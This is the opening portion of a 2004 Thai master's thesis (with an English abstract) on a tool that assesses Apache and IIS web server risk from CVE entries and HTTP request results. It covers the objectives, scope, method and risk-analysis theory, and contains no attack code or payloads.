การพัฒนาเครื่องมือเพื่อประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดยใช้ซีวีอีและการร้องขอข้อมูลแบบเอชทีทีพี

นายเกียรติ ภิรมย์โสภา

วิทยานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิทยาศาสตรมหาบัณฑิต
สาขาวิชาวิทยาศาสตร์คอมพิวเตอร์ ภาควิชาวิศวกรรมคอมพิวเตอร์
คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย
ปีการศึกษา 2547
ISBN 974-17-6400-6

DEVELOPMENT OF A TOOL FOR WEB SERVER RISK ASSESSMENT USING CVE AND HTTP REQUEST

Mr.Kiart Piromsopa

A Thesis Submitted in Partial Fulfillment of the Requirements

for the Degree of Master of Science in Computer Science

Department of Computer Engineering

Faculty of Engineering

Chulalongkorn University

Academic Year 2004

ISBN 974-17-6400-6

หัวข้อวิทยานิพนธ์	การพัฒนาเครื่องมือเพื่อประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดยใช้ซีวีอีและการร้องขอข้อมูลแบบเอชทีทีพี
โดย	นายเกียรติ ภิรมย์โสภา
สาขาวิชา	วิทยาศาสตร์คอมพิวเตอร์
อาจารย์ที่ปรึกษา	อาจารย์นครทิพย์ พร้อมพูล
อาจารย์ที่ปรึกษาร่วม	อาจารย์ธงชัย โรจน์กังสดาล

คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย อนุมัติให้นับวิทยานิพนธ์ฉบับนี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญามหาบัณฑิต

..... คณบดีคณะวิศวกรรมศาสตร์
(ศาสตราจารย์ ดร.ดิเรก ลาวัณย์ศิริ)

คณะกรรมการสอบวิทยานิพนธ์

..... ประธานกรรมการ
(ผู้ช่วยศาสตราจารย์ ดร.พรศิริ หมื่นไชยศรี)

..... อาจารย์ที่ปรึกษา
(อาจารย์นครทิพย์ พร้อมพูล)

..... อาจารย์ที่ปรึกษาร่วม
(อาจารย์ธงชัย โรจน์กังสดาล)

..... กรรมการ
(ผู้ช่วยศาสตราจารย์ ดร.วิวัฒน์ วัฒนาวุฒิ)

นายเกียรติ ภิรมย์โสภา : การพัฒนาเครื่องมือเพื่อประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดยใช้ซีวีอีและการร้องขอข้อมูลแบบเอชทีทีพี. (DEVELOPMENT OF A TOOL FOR WEB SERVER RISK ASSESSMENT USING CVE AND HTTP REQUEST) อ. ที่ปรึกษา : อาจารย์นครทิพย์ พร้อมพูล. อ.ที่ปรึกษาร่วม : อาจารย์ธงชัย โรจน์กังสดาล จำนวนหน้า 179 หน้า. ISBN 974-17-6400-6.

การประเมินความเสี่ยงเป็นส่วนประกอบสำคัญของการจัดการระบบคอมพิวเตอร์ในยุคข้อมูลข่าวสารที่ช่วยให้ทราบถึงข้อมูลที่เป็นประโยชน์ในการแก้ปัญหาต่างๆ ซึ่งในปัจจุบันเว็บเซิร์ฟเวอร์มีบทบาทสำคัญในการสนับสนุนการให้บริการข้อมูลข่าวสารในระบบอินเทอร์เน็ต ดังนั้นหากระบบรักษาความมั่นคงของเว็บเซิร์ฟเวอร์ไม่ได้รับการปรับปรุงให้ปลอดภัยอยู่เสมออาจทำให้เกิดการสูญเสียทางธุรกิจเนื่องจากถูกโจมตีหรือบุกรุกได้

วิทยานิพนธ์ฉบับนี้จึงมีวัตถุประสงค์เพื่อพัฒนาโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ในการที่จะถูกบุกรุกโดยใช้จุดบกพร่องซีวีอีของอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์เป็นจุดบกพร่องในการประเมินความเสี่ยง งานวิจัยนี้ได้เสนอการจำแนกระดับผลกระทบตามประเภทของความเสียหายที่เกิดขึ้นกับการรักษาความมั่นคงของระบบคอมพิวเตอร์ได้แก่ การรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน นอกจากนั้นงานวิจัยนี้ได้คำนวณค่าความน่าจะเป็นของการเกิดจุดบกพร่องของเว็บเซิร์ฟเวอร์ที่เป็นหน่วยตัวอย่างที่คัดเลือกอย่างสุ่มจากหน่วยงานแห่งหนึ่ง และเว็บเซิร์ฟเวอร์ที่จดทะเบียนชื่อโดเมนในประเทศไทยเพื่อใช้เป็นข้อมูลพื้นฐานสำหรับการประเมินความเสี่ยง

งานวิจัยนี้ได้พัฒนาเครื่องมือโดยใช้โปรโตคอลเอชทีทีพีในการเก็บข้อมูลจากเว็บเซิร์ฟเวอร์ โดยข้อมูลที่ได้นั้นนำมาใช้ในการคำนวณข้อบกพร่องเพื่อประเมินค่าความเสี่ยงของเว็บเซิร์ฟเวอร์ ซึ่งโปรแกรมประเมินความเสี่ยงที่พัฒนาขึ้นนั้นสามารถเปรียบเทียบเว็บเซิร์ฟเวอร์เป้าหมายกับกลุ่มของเว็บเซิร์ฟเวอร์ที่กำหนดไว้ในโปรแกรมได้ และจากการทดลองสามารถสรุปได้ว่าเว็บเซิร์ฟเวอร์ในประเทศไทยโดยส่วนใหญ่มีค่าความเสี่ยงในการรักษาความลับสูงที่สุด กล่าวคือเว็บเซิร์ฟเวอร์มีความเสี่ยงที่จะเป็นช่องทางในการเปิดเผยข้อมูลที่ผู้ใช้งานไม่มีสิทธิเข้าถึงได้สูง

ภาควิชา วิศวกรรมคอมพิวเตอร์	ลายมือชื่อนิสิต.....
สาขาวิชา วิทยาศาสตร์คอมพิวเตอร์	ลายมือชื่ออาจารย์ที่ปรึกษา.....
ปีการศึกษา 2547	ลายมือชื่ออาจารย์ที่ปรึกษาร่วม.....

4570227221 : MAJOR COMPUTER SCIENCE
KEY WORD: WEB SERVER / RISK ASSESSMENT / CVE / HTTP

KIART PIROMSOPA : DEVELOPMENT OF A TOOL FOR WEB SERVER RISK ASSESSMENT USING CVE AND HTTP REQUEST. THESIS ADVISOR : NAKORNTHIP PROMPOON, THESIS COADVISOR : THONGCHAI ROJKANGSADAN, 179 pp. ISBN 974-17-6400-6.

Risk assessment is a key component of computer system management in an information era. It provides useful information for handling the potential problems. Currently, web server plays an important role for providing information service via internet system. If the web server security system is not constantly updated to the safety status, it may be attacked which could result in business loss.

The objective of this thesis is to develop an application program for web server risk assessment. The research primarily focuses on the CVE of two commonly used web servers, Apache and IIS, for vulnerability risk assessment. The levels of impact classification by loss types, confidentiality, integrity and availability are proposed in this research. Moreover, the probabilities of vulnerability occurrences of experimental units are calculated for the basis of risk assessment usage. These samples are randomly selected from web servers population in one organization, and web servers population registered domain name in Thailand.

This research also develops a tool using HTTP protocol for inquiring data from web server for risk assessment. The data is calculated to assess related faults and then used for assessing the risk of a web server. The developed tool can also compare the risk value of one target group with another group of web servers predefined in the program. Our experimental results have shown that the majority of web servers in Thailand have the highest security risk in confidentiality. They could hence, disclose their confidential data to non-authorized users.

Department Computer Engineering Student's signature.....
Field of study Computer Science Advisor's signature.....
Academic year 2004 Co-advisor's signature.....

กิตติกรรมประกาศ

ข้าพเจ้าใคร่ขอกราบขอบพระคุณอาจารย์นครทิพย์ พร้อมพูล อาจารย์ที่ปรึกษาวิทยานิพนธ์ และอาจารย์ธงชัย โรจน์กังสดาล อาจารย์ที่ปรึกษาร่วมวิทยานิพนธ์ของข้าพเจ้า ที่ช่วยให้คำปรึกษาและคำแนะนำตลอดระยะเวลาของการจัดทำวิทยานิพนธ์จนทำให้วิทยานิพนธ์ฉบับนี้สำเร็จลุล่วงไปได้

ขอกราบขอบพระคุณผู้ช่วยศาสตราจารย์ ดร.พรศิริ หมื่นไชยศรี ซึ่งเป็นประธานกรรมการสอบวิทยานิพนธ์ และผู้ช่วยศาสตราจารย์ ดร.วิวัฒน์ วัฒนาวุฒิ ซึ่งเป็นกรรมการสอบวิทยานิพนธ์ที่สละเวลาให้คำแนะนำที่เป็นประโยชน์ในการจัดทำวิทยานิพนธ์ฉบับนี้

ท้ายที่สุดขอกราบขอบพระคุณบิดา มารดาที่ให้กำเนิดและเลี้ยงดู ตลอดจนสนับสนุนข้าพเจ้าตลอดมา ขอขอบคุณคณาจารย์ในภาควิชาวิศวกรรมคอมพิวเตอร์ทุกท่าน ตลอดจนพี่ๆ น้องๆ และเพื่อนๆ ที่ร่วมศึกษาในระดับบัณฑิตศึกษา

สารบัญ

หน้า

หน้า

สารบัญภาพ

รูปที่ หน้า

สารบัญภาพ (ต่อ)

รูปที่ หน้า

สารบัญภาพ (ต่อ)

สารบัญตาราง

ตาราง หน้า

สารบัญตาราง (ต่อ)

ตาราง หน้า

ตาราง หน้า


บทที่ 1

บทนำ

ในบทนี้จะกล่าวถึงความเป็นมาที่ทำให้เกิดแนวคิดในการพัฒนาเครื่องมือเพื่อประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ วัตถุประสงค์ในการดำเนินงานวิจัย ขอบเขตงานวิจัย ประโยชน์ที่ได้รับจากงานวิจัย ตลอดจนแนวทางในการดำเนินงานวิจัย โดยมีรายละเอียดดังนี้

1.1 ความเป็นมาและความสำคัญของปัญหา

เว็บเซิร์ฟเวอร์เป็นองค์ประกอบหลักที่สนับสนุนการให้บริการเว็บเพจ จุดบกพร่องของเว็บเซิร์ฟเวอร์อาจก่อให้เกิดความเสียหายแก่ระบบคอมพิวเตอร์อย่างร้ายแรง ซึ่งระดับความรุนแรงที่เกิดขึ้นอาจทำให้ระบบไม่สามารถให้บริการ (Denial of Service : DoS) จนถึงทำให้ผู้บุกรุกสามารถควบคุมการทำงานของคอมพิวเตอร์ได้ทั้งระบบ ดังรูปที่ 1.1 แสดงตัวอย่างการบุกรุกเว็บเซิร์ฟเวอร์โดยการเรียกดูแฟ้มข้อมูลใดๆ ผ่านทางเว็บเซิร์ฟเวอร์ด้วยการร้องขอข้อมูลเอชทีทีพี




รูปที่ 1.1 ตัวอย่างการบุกรุกเว็บเซิร์ฟเวอร์โดยการเรียกดูแฟ้มข้อมูลใดๆ

การประเมินความเสี่ยง (Risk Assessment) คือการตรวจสอบและวิเคราะห์โอกาสที่อาจเกิดความเสียหายแก่ทรัพยากร ดังนั้นการประเมินความเสี่ยงจึงเป็นขั้นตอนหนึ่งที่มีความสำคัญในการวางแผนจัดการและการตัดสินใจเพื่อให้การทำงานมีประสิทธิภาพมากขึ้น [1] ปัจจุบันองค์กรต่างๆ จึงได้นำการประเมินความเสี่ยงมาประยุกต์ใช้อย่างแพร่หลายเช่น การประเมินความเสี่ยงการทำงานของระบบเครือข่ายคอมพิวเตอร์ [2] การพัฒนาซอฟต์แวร์ [3] การจัดการระบบรักษาความปลอดภัยและทางด้านการลงทุน เป็นต้น เพื่อให้การบริหารจัดการภายในองค์กรมีประสิทธิภาพมากขึ้น

เว็บเซิร์ฟเวอร์ทำงานอยู่บนระบบปฏิบัติการ เพื่อสนับสนุนการทำงานของโปรแกรมประยุกต์ (Application Program) ที่สามารถติดต่อกับระบบแอพพลิเคชันอื่นๆ ที่ใช้งานร่วมกันและระบบจัดการฐานข้อมูล (Database Management System : DBMS) ได้ นอกจากนั้นเว็บเซิร์ฟเวอร์ยังมีการจัดเก็บแฟ้มข้อมูลเพื่อให้บริการแก่ผู้ที่ต้องการด้วยดังรูปที่ 1.2 แสดงโมเดลของเว็บเซิร์ฟเวอร์ ดังนั้นหากเว็บเซิร์ฟเวอร์ไม่ได้รับการดูแลปรับปรุงคุณภาพอย่างสม่ำเสมออาจเป็นช่องทางที่ใช้ในการบุกรุกเข้าสู่ระบบปฏิบัติการหรือโปรแกรมอื่นๆ ของระบบได้ ซึ่งสาเหตุที่ทำให้เว็บเซิร์ฟเวอร์ถูกบุกรุกนั้นได้แก่

1. ผู้บุกรุกใช้การร้องขอข้อมูลที่ใช้ในการติดต่อกับเว็บเซิร์ฟเวอร์โดยทั่วไป ดังนั้นอุปกรณ์รักษาความมั่นคงของระบบคอมพิวเตอร์เช่น ไฟล์วอลล์ (Firewall) หรือระบบตรวจจับผู้บุกรุก (Intrusion Detection System : IDS) ไม่สามารถดักจับและทำลายการบุกรุกที่เป็นรูปแบบการใช้งานปกติได้ทั้งหมด
2. การปรับแต่งค่าเว็บเซิร์ฟเวอร์ไม่เหมาะสมเช่น การควบคุมการเปิดใช้งานแต่ละไดเรกทอรี การกำหนดการใช้งานซีจีไอ (Common Gateway Interface : CGI) การกำหนดขนาดของการร้องขอที่ส่งมายังเว็บเซิร์ฟเวอร์ เป็นต้น [4] ซึ่งทำให้สามารถเรียกดูข้อมูลของระบบปฏิบัติการผ่านทางเว็บเซิร์ฟเวอร์ได้



รูปที่ 1.2 โมเดลของเว็บเซิร์ฟเวอร์ [5]

เครื่องมือที่ใช้ในการตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์ในปัจจุบันทำหน้าที่ค้นหาจุดบกพร่องของเว็บเซิร์ฟเวอร์ แต่ไม่สนับสนุนการนำข้อมูลจุดบกพร่องมาประเมินความเสี่ยงเพื่อใช้ในการตัดสินใจวางแผนการดำเนินงานให้กับผู้ดูแลระบบ ดังนั้นจากประโยชน์ของการประเมินความเสี่ยง ผู้วิจัยจึงพัฒนาเครื่องมือที่สนับสนุนการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ด้วยวิธีการร้องขอข้อมูลแบบเอชทีทีพีไปยังเว็บเซิร์ฟเวอร์ดังกล่าวเพื่อค้นหาจุดบกพร่อง โดยได้เลือกเว็บเซิร์ฟเวอร์ที่ได้รับความนิยมมากที่สุดในปัจจุบันได้แก่อาปาเช่ (Apache) และไอไอเอส (Internet Information Service : IIS) เว็บเซิร์ฟเวอร์ [6] เป็นเว็บเซิร์ฟเวอร์เป้าหมาย ซึ่งค่าความเสี่ยงที่คำนวณได้สามารถใช้เป็นข้อมูลในการตัดสินใจเลือกเว็บเซิร์ฟเวอร์ ตรวจสอบการทำงานของเว็บเซิร์ฟเวอร์ ช่วยผู้บริหารในการวางแผนจัดการการรักษาความมั่นคงของเว็บเซิร์ฟเวอร์ตลอดจนเปรียบเทียบความมั่นคงของเว็บเซิร์ฟเวอร์ที่ให้บริการอยู่ทั่วไปกับเว็บเซิร์ฟเวอร์ขององค์กรได้

1.2 วัตถุประสงค์ของการวิจัย

เพื่อออกแบบและพัฒนาเครื่องมือที่สามารถประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดยใช้ซีวีอีและการร้องขอข้อมูลแบบเอชทีทีพี

1.3 ขอบเขตของการวิจัย

1. เว็บเซิร์ฟเวอร์ที่ใช้ในการประเมินความเสี่ยงได้แก่อาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์
2. จุดบกพร่องที่ใช้อ้างอิงในการร้องขอข้อมูลใช้จุดบกพร่องซีวีอีรุ่น 20030402 ที่เกี่ยวข้องกับอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์
3. รายการร้องขอข้อมูลที่ใช้ในการตรวจสอบจุดบกพร่องใช้รายการร้องขอข้อมูลที่โปรแกรมตรวจสอบจุดบกพร่องทั่วไปสามารถตรวจสอบได้เป็นหลักในการร้องขอข้อมูล
4. เครื่องมือที่พัฒนาสามารถทำงานได้บนระบบปฏิบัติการวินโดวส์ (Windows)
5. เครื่องมือที่พัฒนาสามารถเก็บค่าความน่าจะเป็นของแต่ละการร้องขอข้อมูลเป็นช่วงเวลาได้
6. จัดเก็บและแสดงข้อเสนอแนะของการแก้ไขจุดบกพร่องได้
7. สร้างรายงานผลการประเมินความเสี่ยงในรูปแบบเอกสารเอชทีเอ็มแอล

8. หากผู้ใช้งานไม่กำหนดหมายเลขพอร์ตที่จะทำการร้องขอข้อมูลไปยังเว็บเซิร์ฟเวอร์ จะทำการร้องขอข้อมูลที่พอร์ตหมายเลข 80
9. หน่วยตัวอย่างที่ใช้ในการเก็บข้อมูลพื้นฐานที่สำคัญของเครื่องมือที่พัฒนา ได้แก่ เว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งที่ให้บริการเว็บเซิร์ฟเวอร์จำนวน 6 หน่วยตัวอย่างและเว็บเซิร์ฟเวอร์ที่ทำการติดตั้งเองจำนวน 3 หน่วยตัวอย่าง
10. หน่วยตัวอย่างที่ใช้ในการทดสอบเครื่องมือได้แก่ เว็บเซิร์ฟเวอร์ทั่วไปจำนวน 2 หน่วยตัวอย่าง

1.4 ประโยชน์ที่ได้รับ


1. เครื่องมือที่พัฒนาสามารถใช้ในการประเมินความเสี่ยงของอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์ได้
2. ช่วยให้ผู้ดูแลเว็บเซิร์ฟเวอร์ทราบจุดบกพร่องและทำการแก้ไขก่อนที่จะเกิดความเสียหายขึ้น
3. ช่วยในการตรวจสอบการทำงานของผู้ดูแลเว็บเซิร์ฟเวอร์
4. ทำให้ทราบค่าความน่าจะเป็นในการตรวจพบของแต่ละจุดบกพร่องและสามารถใช้ในการหาแนวโน้มของการเพิ่มขึ้นและลดลงของจุดบกพร่องต่างๆ ต่อไปได้
5. ช่วยผู้บริหารในการตัดสินใจเลือกเว็บเซิร์ฟเวอร์ที่ควรให้ลำดับความสำคัญในการแก้ไขก่อนได้

1.5 วิธีการดำเนินการวิจัย

1. ศึกษาวิธีการประเมินความเสี่ยงของระบบรักษาความมั่นคง
2. กำหนดการร้องขอข้อมูลตามจุดบกพร่องพื้นฐานของอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์
3. กำหนดค่าถ่วงน้ำหนักระดับความรุนแรงของผลกระทบที่มีต่อระบบ
4. พัฒนาเครื่องมือด้วยภาษาจาวา
5. ทดสอบและปรับปรุงเครื่องมือ
6. สรุปผลและจัดทำรายงานวิทยานิพนธ์

1.6 โครงสร้างวิทยานิพนธ์

โครงสร้างวิทยานิพนธ์ฉบับนี้ เริ่มจากการนำเสนอแนวคิดที่ทำให้ผู้วิจัยสนใจในการทำการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ซึ่งนำเสนอในบทที่ 1 จากนั้นในบทที่ 2 ได้กล่าวถึงทฤษฎีที่ใช้ประกอบการวิจัยได้แก่ การวิเคราะห์ความเสี่ยง โปรโตคอลเอชทีทีพี และยูอาร์แอล งานวิจัยที่เกี่ยวข้องกับการประเมินความเสี่ยงที่ผู้วิจัยได้นำมาใช้สนับสนุนการออกแบบวิธีประเมินความเสี่ยง ตลอดจนเครื่องมือที่ใช้ในการตรวจสอบการทำงานของเว็บเซิร์ฟเวอร์ในปัจจุบัน ในบทที่ 3 ได้อธิบายการออกแบบวิธีการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ที่ผู้วิจัยนำเสนอ จากนั้นในบทที่ 4 แสดงการออกแบบและพัฒนาเครื่องมือที่ใช้ประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ ท้ายที่สุดได้ทำการทดลอง และสรุปผล ในบทที่ 5 และ 6 ตามลำดับ โดยขั้นตอนการวิจัยแสดงดังรูปที่ 1.3



รูปที่ 1.3 แสดงขั้นตอนการทำวิจัย

บทที่ 2

แนวคิด ทฤษฎีและงานวิจัยที่เกี่ยวข้อง

เนื้อหาในบทนี้จะกล่าวถึงแนวคิดและทฤษฎีที่ผู้วิจัยนำมาประกอบการวิจัยเพื่อพัฒนาเครื่องมือในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ ตลอดจนเอกสาร งานวิจัยและโปรแกรมประยุกต์ที่เกี่ยวข้องกับงานวิจัยนี้ โดยมีรายละเอียดดังต่อไปนี้

2.1 แนวคิดและทฤษฎี

2.1.1 การวิเคราะห์ความเสี่ยง [7]

การวางแผนจัดการระบบรักษาความมั่นคงที่ดีนั้นอาศัยการวิเคราะห์ความเสี่ยงหรือการประเมินความเสี่ยงในการวางแผนและตัดสินใจ เนื่องจากการวิเคราะห์ความเสี่ยงให้ข้อมูลที่สำคัญในการคาดการณ์ความผิดพลาดที่อาจเกิดขึ้นได้อย่างมีประสิทธิภาพ ซึ่งการวิเคราะห์ความเสี่ยงต้องคำนึงถึงองค์ประกอบหลัก 3 ประการ ได้แก่

1. ผลกระทบของความเสี่ยง (Risk Impact) โดยการพิจารณาความเสี่ยงของจุดบกพร่องต่างๆ ว่าเกิดผลกระทบต่อองค์กรอย่างไรบ้าง เช่น ทำให้เสียเวลาและค่าใช้จ่ายในการทำงาน ทำให้สูญเสียการควบคุมการทำงาน เป็นต้น ซึ่งจุดบกพร่องต่างๆ มีผลกระทบต่อระบบแตกต่างกันไปตามประเภทของจุดบกพร่อง
2. ความน่าจะเป็นของความเสี่ยงในการเกิดปัญหา (Problem) มีค่าตั้งแต่ 0 ถึง 1 ตามระดับความน่าจะเป็นในการเกิดจุดบกพร่องนั้น
3. ความสามารถในการควบคุมความเสี่ยงที่เกิดขึ้น (Risk Control) เช่น การป้องกันไม่ให้ปัญหาของไวรัสคอมพิวเตอร์แพร่กระจายไปยังส่วนต่างๆ ภายในองค์กร เป็นต้น

ขั้นตอนในการวิเคราะห์ความเสี่ยงของระบบรักษาความมั่นคงเพื่อใช้ในการวางแผนการป้องกันรักษาความมั่นคงของระบบนั้นใช้แนวคิดเดียวกับหลักการจัดการทั่วไป ซึ่งประกอบด้วย 6 ขั้นตอนดังนี้ (อธิบายเพิ่มเติมในภาคผนวก ก)

1. การกำหนดสิ่งที่จะวิเคราะห์ (Identify Assets) คือการกำหนดสิ่งที่จะทำการป้องกันรักษาความปลอดภัย

2. การกำหนดจุดบกพร่อง (Determine Vulnerabilities) คือการคาดการณ์จุดบกพร่องของทรัพยากรต่างๆ ในระบบ โดยใช้วัตถุประสงค์ของระบบรักษาความมั่นคงได้แก่ การรักษาความลับของข้อมูล (Confidentiality) การบูรณภาพข้อมูล (Integrity) และสภาพพร้อมใช้งาน (Availability) เป็นพื้นฐานในการกำหนดจุดบกพร่อง
3. การประเมินโอกาสที่จะเกิดความเสียหายจากจุดบกพร่องนั้น (Estimate Likelihood of Exploitation)
4. การคำนวณค่าความเสียหาย (Compute Expected Loss) การคำนวณหรือประมาณความเสียหายที่เกิดขึ้นนั้น ต้องอาศัยการประเมินคุณค่าของข้อมูลต่างๆ ที่อยู่ในระบบ เช่น หากข้อมูลทางด้านการเงินได้รับความเสียหายคิดเป็นมูลค่าความเสียหายขององค์กรเท่าใด เป็นต้น ซึ่งต้องอาศัยผู้มีประสบการณ์ในการประมาณเพื่อให้ได้ค่าที่ถูกต้อง
5. การค้นหาและเลือกวิธีการควบคุมใหม่ๆ (Survey and Select New Control) เป็นการค้นหาวิธีการที่ใช้ในการควบคุมระบบรักษาความมั่นคงรูปแบบใหม่ๆ ทั้งนี้ควรจัดให้มีการเปรียบเทียบวิธีการในการควบคุมกับจุดบกพร่องต่างๆ เพื่อเลือกวิธีที่เหมาะสมกับแต่ละจุดบกพร่อง
6. การคำนวณการประหยัดค่าใช้จ่ายของโครงการ (Project Saving) เป็นการวิเคราะห์ความคุ้มค่าของการแก้ไขจุดบกพร่อง โดยนำค่าความน่าจะเป็นในการเกิดจุดบกพร่องกับค่าใช้จ่ายในการแก้ไขปรับปรุงจุดบกพร่องมาวิเคราะห์ความคุ้มค่าในการดำเนินงานแก้ไข

ผู้วิจัยได้ใช้วัตถุประสงค์ของระบบรักษาความมั่นคงได้แก่ การรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งาน ในการกำหนดระดับผลกระทบของจุดบกพร่องที่เกิดกับอาปาเช่และไอไอเอสเว็บเซิร์ฟเวอร์

2.1.2 **โปรโตคอลเอชทีทีพี** (Hypertext Transfers Protocol : HTTP) [8]

โปรโตคอลเอชทีทีพีเป็นโปรโตคอลที่เว็บบราวเซอร์ และเว็บเซิร์ฟเวอร์ใช้ในการสื่อสารแลกเปลี่ยนข้อมูลกัน ปัจจุบันมี 3 เวอร์ชันได้แก่ เวอร์ชัน 0.9 เวอร์ชัน 1.0 และเวอร์ชัน 1.1

